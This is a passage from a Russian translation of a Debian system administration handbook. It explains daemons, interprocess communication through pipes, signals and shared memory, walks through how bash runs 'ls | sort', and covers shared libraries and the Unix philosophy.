“Демон” - это процесс, запускаемый автоматически в последовательности загрузки. Он продолжает работать (в фоновом режиме), выполняя задачи по обслуживанию или предоставлению сервисов другим процессам. Эти “фоновые задачи” на самом деле произвольны, и не соответствуют ничему конкретному, с точки зрения системы. Это просто процессы, очень похожие на другие процессы, которые выполняются в свои промежутки времени. Различие состоит только в человеческом языке: процесс, который выполняется без взаимодействия с пользователем (в частности, без графического интерфейса) называется “выполняющимся в фоновом режиме” или “демоном”.

СЛОВАРЬ Daemon, demon, уничтожительный термин?

Хотя термин *daemon* разделяет его Греческую этимологию с *demon*, первый не подразумевает дьявольское зло, вместо этого, следует воспринимать его как своего рода вспомогательного духа. Это различие достаточно тонко в английском языке; и еще хуже в других языках, где то же самое слово используется для обоих значений.

Несколько таких демонов подробно описаны в [Глава 9, Сервисы Unix](#).

B.5.3. Межпроцессное взаимодействие

Изолированный процесс, демон или интерактивное приложение, редко бывает полезным сам по себе, поэтому существует несколько методов, позволяющих отдельным процессам взаимодействовать друг с другом для обмена данными или управления друг другом. Общий термин обозначающий их - *межпроцессное взаимодействие*, или коротко IPC (от англ. Inter-Process Communication).

Простейшая система IPC - использование файлов. Процесс, желающий передать данные, пишет их в файл (с заранее известным именем), при этом получатель только открывает файл и читает его содержимое.

В случае, когда вы не хотите сохранять данные на диск, вы можете использовать канал, который является простым объектом с двумя концами; байты, написанные в одном конце, доступны для чтения на другом. Это простой и удобный способ межпроцессного взаимодействия, т.к. концы управляются отдельными процессами. Каналы могут быть разделены на две категории: именованные и анонимные. Именованный канал представляет собой запись в файловой системе (хотя передаваемые данные не хранятся там), так оба процесса могут самостоятельно открыть его, если расположение именованного канала заранее известно. В тех случаях, когда взаимодействующие процессы связаны между собой (например, родительский и дочерний процессы), родительский процесс также может создать анонимный канал перед тем как "форкнется", а дочерний процесс наследует его. Таким образом оба процесса могут обмениваться данными через канал без необходимости задействовать файловую систему.

НА ПРАКТИКЕ Конкретный пример

Давайте опишем подробнее, что происходит когда составная команда (конвейер) запускается в оболочке. Мы предполагаем, что у нас есть процесс **bash** (стандартная оболочка в Debian), с pid 4374; в этой оболочке мы вводим команду: **ls | sort**.

Вначале оболочка интерпретирует введенную команду. В нашем случае, он понимает, что это две программы (**ls** и **sort**) с потоком данных, идущим из одного в другой (обозначается

знаком |, известным как канал). Сначала **bash** создает анонимный канал (который изначально существует только в рамках самого процесса **bash**).

Потом оболочка клонирует себя; это создает новый процесс **bash** с *pid* #4521 (идентификаторы процессов - абстрактные номера, обычно не имеющие конкретного смысла). Процесс #4521 наследует канал, что означает, что он может писать в его “входную” часть; **bash** перенаправляет его стандартный поток вывода во вход этого канала. Затем он выполняет программу **ls** (и заменяет себя на нее), которая выводит список содержимого текущего каталога. Так как **ls** пишет в свой стандартный вывод, а этот вывод был заранее перенаправлен, результат эффективно отправляется в канал.

Похожая операция происходит и со второй командой: **bash** клонирует себя снова, что создает новый процесс **bash** с *pid* #4522. Так как это тоже дочерний процесс #4374, он также наследует канал; затем **bash** соединяет его стандартный ввод с выходом канала, выполняет команду **sort** (и заменяет себя на нее), которая сортирует ее входные данные и выводит результат.

Теперь все кусочки головоломки собраны воедино: **ls** читает текущую директорию и пишет список файлов в канал; **sort** читает этот список, сортирует его в алфавитном порядке и выводит результат. Затем процессы с номерами #4521 и #4522 завершаются, а #4374 (который ждал их во время операции) возобновляет управление и выводит приглашение, позволяющее пользователю ввести новую команду.

Однако, межпроцессное взаимодействие используется не только для передачи данных. Во многих ситуациях, единственная информация, которую нужно передать: это управляющие сообщения такие как “приостановить выполнения” или “возобновить выполнение”. Unix (и Linux) предоставляют механизм, известный как *сигналы*, через которые процесс может легко отправлять другому процессу специальные сигналы, выбранные из определенного списка. Необходимо лишь знать *pid* целевого процесса.

Для более сложного взаимодействия существует механизм, предоставляющий процессу возможность открыть доступ (полностью или частично) к своей выделенной памяти другому процессу. Эта память может использоваться процессами для обмена данными между ними.

Наконец, сетевое подключение может также помогать процессам взаимодействовать друг с другом; причем, эти процессы могут быть запущены на разных компьютерах и находиться в тысячах километров друг от друга.

Это нормально для Unix-подобных систем: использовать все эти механизмы в разной степени.

B.5.4. Библиотеки

Библиотеки функций играют решающую роль в Unix-подобных операционных системах. Они не являются программами (они не могут быть выполнены самостоятельно), а представляют собой фрагменты кода, которые могут быть использованы обычными программами. Среди общих библиотек вы можете найти:

- стандартная библиотека C (*glibc*), содержащая базовые функции, такие как функции открывания файлов, сетевого соединения, и другие облегчающие взаимодействие с ядром функции;
- графические инструментарии (такие как *Gtk+* и *Qt*) позволяют множеству программ многократно использовать поддерживаемые ими графические объекты;
- the *libpng library*, which allows loading, interpreting and saving images in the PNG format.

Благодаря этим библиотекам, приложения могут многократно использовать уже существующий код. Разработка приложений упрощается, т.к. множество приложений может использовать одни и те же функции. С библиотеками, часто разрабатываемыми разными людьми, глобальная разработка системы становится ближе к исторической философии Unix.

КУЛЬТУРА Путь Unix: что-то одно

Одна из фундаментальных концепций, лежащих в основе семейства операционных систем Unix гласит: "каждый инструмент должен делать только одну вещь, и делать её хорошо; приложения могут впоследствии использовать эти инструменты для строительства в итоге более продвинутой логики". Эта философия просматривается во множестве воплощений. Скрипты оболочки могут быть лучшим примером: они собирают сложные последовательности из очень простых инструментов (таких как **grep**, **wc**, **sort**, **uniq** и т.д.). Еще одной реализацией этой философии являются библиотеки кода: библиотека *libpng* позволяет считывать и записывать изображения в формате PNG с разными опциями и различными путями, но она делает только это; нет необходимости в функциях отображения или редактирования изображения.

Кроме того, эти библиотеки часто называют “общими библиотеками”, так как ядро может загружать их в память единожды, тогда как несколько процессов будут использовать эти библиотеки одновременно. Это позволяет экономить память, в сравнении с обратной (гипотетической) ситуацией, когда код библиотеки будет загружаться в память столько раз, сколько процессов его использует.